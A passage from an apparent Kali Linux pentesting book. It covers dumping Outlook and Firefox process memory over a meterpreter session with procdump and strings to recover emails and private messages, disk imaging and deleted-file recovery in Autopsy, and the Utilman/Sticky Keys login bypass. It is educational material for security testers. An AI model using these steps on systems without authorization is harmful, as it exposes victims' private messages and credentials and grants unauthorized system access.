session were also recoverable from RAM. If you are not sure of the process name, you can run “*ps*” from the meterpreter prompt or “*tasklist*” from the command prompt.

```
C:\data>procdump -ma OUTLOOK.EXE OutlookDump.dmp
procdump -ma OUTLOOK.EXE OutlookDump.dmp

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:38:42] Dump 1 initiated: C:\data\OutlookDump.dmp
[13:38:42] Dump 1 writing: Estimated dump file size is 599 MB.
[13:38:43] Dump 1 complete: 599 MB written in 1.0 seconds
[13:38:43] Dump count reached.

C:\data>strings OutlookDump.dmp > OutlookDump.txt
strings OutlookDump.dmp > OutlookDump.txt

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Here is a copy of a scam e-mail that I opened in Outlook:

```
Your,Online,Has,Been,Deactivated
Dear,Valued,IPM.Note
Dear Chase member,
Our system has detected something unusual
about a recent sign-in attempt to your online
banking account. We have decided to place a
temporary
hold on your account and restrict all online
banking serviChallenge questions was updated via Online
```

This was just a plain text email. If it was formatted in HTML, you would also see the HTML format commands.

## Recovering Facebook Conversations

Likewise, you can recover Social Media posts or Direct Messages that were viewed in an open session. Same process as before, just find the Firefox processes (there will be several) then run the procdump command. It will save all the active sessions.

Run each through the strings command. I found my Facebook DMs in the first process.

Firefox’s Direct Message dump looked like this:

```
text\\\\"":\\\\"My WiFi SSID is WillHack4Donuts and the password is IEatAllTheDonuts!
```

Firefox shows the Direct Message text along with a lot of ID information. Also in the dump are a copy of the user's bookmarks. A lot of code is recovered and looks interesting. Take some time and look around and see what you find! The last time I tested this technique, you can do the same thing with all the other main browsers. I leave that up to the reader to try.

## Conclusion

In this section we learned how to pull data from a remote session's memory and analyze it for interesting artifacts. I know there are other forensics programs out there that will do basically the same thing, and this is not a forensically sound way of preserving data needed in a legal case, but it is a lot of fun doing this manually and opens up some interesting possibilities for a penetration tester.

The best way to defend against this style of attack is to follow good security practices against social engineering and Phishing type attacks. An attacker would need a remote connection or local access to your system to be able to pull items from your memory. As usual do not open unknown or unsolicited attachments in e-mails. Be leery of odd sounding links sent to you from a colleague's account and use a script blocker and good AV Internet security program when surfing the web. Businesses should always use a security product that stores and analyzes traffic for malicious behavior. Lastly, good physical security for systems is also important. Securing locations, using power on passwords and using encrypted volumes is always a good idea.

## Resources & References

1. "Extracting RAW pictures from memory dumps", Copyright 2015 by Bernardo Rodrigues: <https://w00tsec.blogspot.com/2015/02/extracting-raw-pictures-from-memory.html>
2. Sysinternals Procdump -

<https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>

3. Sysinternals Strings - <https://docs.microsoft.com/en-us/sysinternals/downloads/strings>

# Chapter 43

## Digital Forensics using Guymager & Autopsy

In my previous Intermediate Kali book, I covered using the Digital Forensics Framework (DFF). DFF is a feature rich forensics platform that is used by both novices and professional forensics personnel. In this book we will quickly cover several different forensics tools. When forensics tools are used properly with a write blocker, it can preserve digital evidence without modifying data in any way for legal cases. As mentioned before, that is not our goal, we just want interesting data. In this chapter we will look at tools to perform whole drive image analysis. To do this, we first need to image the target drive. We will be using a downloaded test disk image to actually analyze later in this chapter. First, let's cover quickly how to obtain an image using Kali's special "Forensics Mode Boot".

### Creating a Hard Drive Image

To do this we will need to burn an .iso image of Kali to a DVD. Then boot our Windows VM using this disk and finally image the Windows drive. I will be using a copy of Windows 11 in this example, but you could also use Windows 10. You can just read along through this section if you wish. You will need a very large USB drive or external drive to store the backup image. **We do not need to actually acquire an image for this tutorial as we will be using a small test image later in the chapter.**

Again, this is for educational purposes only, in a real forensics case you would use external storage and a write blocker.

1. Download the Kali Live Boot .iso image from <https://www.kali.org/downloads/>




## Live Boot

A Kali Linux Live image on a CD/DVD/USB/PXE can allow you to have access to a full bare metal Kali install without needing to alter an already-installed operating system. This allows for quick easy access to the Kali toolset with all the advantages of a bare metal install. There are some drawbacks, as disk operations may slow due to the utilized storage media.

For most users, we **recommend the latest "point release" image below**, except in cases when a user requires a specific bug patch, in which case the weekly build may be best.


[Kali-USB Documentation >](#)

64-bit | 32-bit | Apple M1



**Kali 2021.3**


↓ 3.8G torrent sum



**Weekly Image**


↓ 3.9G repository sum

2. Burn the .iso to DVD or you could also just directly mount the iso file in VMWare player:




Now before we try to boot our Windows VM, it is best to modify the BIOS splash screen time out delay so we actually have time to tell the VM to boot from our Kali CD/DVD.

3. Go to the directory where your Windows VM is saved. If you don't know where it is saved open VMware player, highlight the Windows VM, then click, "***Edit Virtual Machine settings***", and finally click the "***options***" menu choice.
4. Edit the Windows.vmx file ("*your VM name.vmx*")
5. Now just add, "***bios.bootdelay = 10000***" anywhere in the file, like so:



6. Save the file and exit.
7. Now boot up the VM.
8. When you see the Bios Splash Screen, hit "***esc***" for Boot Menu:
9. Make sure your Kali disk is in the drive and then choose, "***CD-Rom Drive***":





10. When the Kali boot menu appears choose, “*Live (686-pae)*”:




**\*NOTE:** Notice there is also a “*Live (Forensics Mode)*”. According to the Kali documentation, Forensics mode is a special mode that does two major things different:

- Kali does not write to the hard drive, at all.
- All auto-mounting of removable media (including USB) is disabled.

Again, if you are planning on using this for real world forensics in a legal situation then it is ***on you to verify that it meets all of your legal requirements***, we are just using this as a security testing tool. For more information see <https://www.kali.org/docs/general-use/kali-linux-forensics-mode/>.

When Kali boots, you will have access to the Windows Hard Drive:



You can access any folders on the Windows system, or copy them, which we will do next!

Kali comes with multiple imaging tools, with two popular command line imaging programs “*dc3dd*” & “*dcfldd*” included in the Kali repository. Both are enhanced forensic based versions of the popular Linux “dd” file copy command. Dc3dd seems to be a tool created by the Air Force’s Defense Cyber Crime Center (dc3.mil). Both files have similar functionality but different features. You can check both out to see which



**Acquire image of /dev/sda**

**File format**

Linux dd raw image (file extension .dd or .xxx)

Expert Witness Format, sub-format Guymager (file extension .E0x)

Case number

Evidence number

Examiner

Description

Notes

**Destination**

Image directory

Image filename (without extension)

Info filename (without extension)

As always, be very careful when dealing with copying and writing hard drive information so you don't actually overwrite important data. Using "*fdisk -l*" command will come in handy when determining the drive you want to copy - SATA drives are listed as *sda(x)*:

```
(kali㉿kali)-[~]
└─$ sudo fdisk -l
Disk /dev/nvme0n1: 60 GiB, 64424509440 bytes, 125829120 sectors
Disk model: VMware Virtual NVMe Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: F6717D60-5C59-4602-AB95-F1DB03F4755C

Device            Start      End          Sectors      Size Type
/dev/nvme0n1p1    2048      206847      204800      100M EFI System
/dev/nvme0n1p2    206848    239615      32768       16M Microsoft reserved
/dev/nvme0n1p3    239616    12481263   124571648   59.4G Microsoft basic data
/dev/nvme0n1p4    12481264  125825023  1013760     495M Windows recovery env
```

Just be sure that you have enough space to store the resultant file. The tool images the entire drive, so you will need storage space to handle that. That's all there is to it! Next, we will analyze a forensics disk image provided by the Government that anyone can use for training. The drive image file includes several deleted files and some forensic twists!

### Autopsy - The Sleuth Kit




Tool Websites - <https://www.sleuthkit.org/> and <https://www.autopsy.com/>

Tool GitHub - <https://github.com/sleuthkit>

The Sleuth Kit is a GUI based Digital Forensics Toolkit included in Kali Linux. The toolkit is a collection of Forensics tools and libraries that can be

run independently of each other. They are also used in many other open-source forensics tools. We will use the tool “Autopsy” from the Sleuth Kit to analyze a hard drive image for hidden or deleted artifacts. For this section we will use a special drive image from NIST.gov. Browse to the Computer Forensic Reference Data Sets (CFReDS) for digital evidence website at <http://www.cfreds.nist.gov/> and select the “*DCFL*” link under the “Newest Data Sets”.

1. Download the first file, “*control.dd*”:



This NTFS drive image contains several deleted files that we can view/recover.

2. Create an “*analysis*” directory to work from.
3. Save the “*control.dd*” file in our analysis directory. We will perform a quick analysis on this image using DFF.
4. You can start Autopsy from the Forensics menu or from the command line:



```
> Executing "sudo autopsy"
[sudo] password for kali:

=====

Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24

=====

Evidence Locker: /var/lib/autopsy
Start Time: Tue Oct 26 13:38:29 2021
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

http://localhost:9999/autopsy
```

5. Open the URL provided in a browser.
6. Click, "*New Case*"
7. Enter a New Case name, you can leave the rest of the options blank.
8. Click "*Add Host*"
9. Enter a Host Name, you can leave the rest blank.
10. On the next screen, click "*Add Image*"
11. Now enter the complete path to the control.dd file, select "*Partition*" under type, and click "*Next*".

## ADD A NEW IMAGE

### 1. Location

Enter the full path (starting with /) to the image file.  
If the image is split (either raw or EnCase), then enter '\*' for the extension.

/home/kali/analysis/control.dd

### 2. Type

Please select if this image file is for a disk or a single partition.

Disk  Partition

### 3. Import Method


To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

Symlink  Copy  Move

NEXT

12. Click "*Next*".
13. Calculate the hash value, or leave blank for our test. Remember in a real forensics case the hash value would be important for ensuring evidence wasn't altered.
14. Make sure the File System type is "ntfs" and click "Add", and then "OK".

We are now shown the drive analysis interface page:



- Click “*Analyze*” and then “*File Analysis*” to view the drive file system.

Any file color coded red is a file that has been deleted, but is recoverable.

	FILE ANALYSIS	KEYWORD SEARCH	FILE TYPE	IMAGE DETAILS	META DATA
<a href="#">\$UpCase</a>	2007-08-20 08:32:49 (EDT)			2007-08-20 08:32:49 (EDT)	
<a href="#">\$Volume</a>	2007-08-20 08:32:49 (EDT)			2007-08-20 08:32:49 (EDT)	
<a href="#">./</a>	2007-08-20 10:21:47 (EDT)			2007-08-20 10:21:47 (EDT)	
<a href="#">deleted.JPG</a>	2007-08-20 09:15:01 (EDT)			2007-08-20 10:19:07 (EDT)	
<a href="#">Export me.JPG</a>	2007-08-20 09:10:23 (EDT)			2007-08-20 10:21:37 (EDT)	
<a href="#">MVC-577V.MPG</a>	2007-12-20 09:42:40 (EST)			2007-08-20 09:39:16 (EDT)	
<a href="#">RECYCLER/</a>	2007-08-20 10:19:23 (EDT)			2007-08-20 10:19:23 (EDT)	
<a href="#">Scientific control.mp3</a>	2007-12-20 09:24:06 (EST)			2007-08-20 09:39:07 (EDT)	
<a href="#">System Volume Information/</a>	2007-08-20 08:32:49 (EDT)			2007-08-20 08:32:49 (EDT)	

If you click on a program file, DFF will display the file in Hex. Click on a video or image and DFF will immediately display the file (even if

deleted).

16. Click on the “*MVC-577V.MPG*” file.
17. Click, “*Export*” and you can open the file in a video player.



18. Click on the “*Deleted.JPG*” file and you will see this:



19. Right click on “*Scientific control.mp3*” file.
20. Click “Export” and try to play the file. It will error out, something is amiss.
21. Click “Export” again, this time save the file.

The file will be extracted from the drive image and stored in the Downloads directory. If you go to that directory and try to play it, nothing happens. Something is wrong. The problem is that this file is actually a

Word document that someone has renamed to try to fool analysts. If you rename the file to .doc and open it in a word processor you will see this:

## Scientific control

From Wikipedia, the free encyclopedia

Jump to: [navigation](#), [search](#)


A **scientific control** augments integrity in [experiments](#) by isolating [variables](#) as dictated by the [scientific method](#) in order to make a conclusion about such variables. In a controlled experiment, two virtually identical experiments are conducted. In one of them, the *treatment*, the factor being tested is applied. In the other, the *control*, the factor being tested is not applied. For example, in testing a [drug](#), it is important to carefully verify that the supposed effects of the drug are produced only by the drug itself. [Doctors](#) achieve this with a [double-blind](#) study in a [clinical trial](#): two (statistically) identical groups of [patients](#) are compared, one of which receives the drug and one of which receives a [placebo](#). Neither the patients nor the doctor know which group receives the real drug, which serves both to curb researchers' [bias](#) and to isolate the effects of the drug.

An unsophisticated attempt at hiding data, for sure. Though, if no one ever checked, it would have never been discovered.

### Utilman & Sticky Keys Attack

Quick segue, the Live USB/ CD boot could also be used to modify or copy files during a physical pentest. One use could be the ever popular, “Utilman” or “Sticky Key” attack. Though a really old attack, it still works against the latest Windows operating systems, including Windows 11. Basically, the helper utilities available during a Windows login are targeted. All an attacker has to do is rename the helper file .exe (Utilman.exe for instance) out of the way and replace it with a copy of cmd.exe.





When the utility activation key is pressed (Windows\_Key + “u”), a system level command prompt will open. You can then use the net command to add users, or run almost any Windows commands. As seen in the picture above.

## Conclusion

In this section we covered how to obtain a drive image. We then performed some basic file recovery using Autopsy. These techniques can be used by security personal to discover hidden or deleted files that contain information that could be used to gain more information about a target, internal company information, and possibly even passwords that a user saved in a file (instead of placing them on a sticky note under their keyboard).

## Resources & References




➤ NIST Forensic images - <http://www.cfreds.nist.gov/>

## Part XI - Hacking with IoT - Raspberry Pi

## Chapter 44

### **Kali Linux & WiFi Testing with the Pi 400**



The Pi 400 is an “all in one” keyboard version of the Raspberry Pi 4. For all intents and purposes, it is a Raspberry Pi 4, though it has been flattened out a bit and the circuitry has changed to reflect the changes. The Pi 400 is perfect as a Kali Linux system, and in this chapter, we will look at installing Kali, and running some quick WIFI attacks. All that is needed hardware-wise for this chapter is the Pi 400 (Complete Kit) an HDMI monitor and a kali compatible USB WIFI adapter. I used an TL-WN722N (v1!) and an Alfa AWUS036NHA Extended Range, both worked “Out of the Box”. The TL-WN722N V1 is no longer available new and updated versions require driver tinkering. Though many tech enthusiasts already have them, and it is a very good short-range adapter.

The Pi 400 Complete Kit is nice and only costs about \$100 USD. It comes with the Pi 400 4 GB, power supply, a 16GB MicroSD memory card, mouse, HDMI cable and a “Raspberry Pi Beginners Guide” book. All you need is an HDMI monitor. The memory card is pre-loaded with RaspiOS. Literally all you need to do is unbox, attach the peripherals, insert the

memory card into the Pi, apply power and in a few seconds, you have a Raspberry Pi desktop!

**\*\*WARNING:** *Never insert or remove the memory card when power is applied!*



You now have a very functional Debian Linux based desktop system. If you have never used a Raspberry Pi before, take your time and play with it. Raspbian is a very good operating system, and a great way to learn how to use the Pi. If you bought the complete Pi-400 kit, the included beginners guide will walk you through using Raspbian, and more advanced topics like using the GPIO board and sensors.

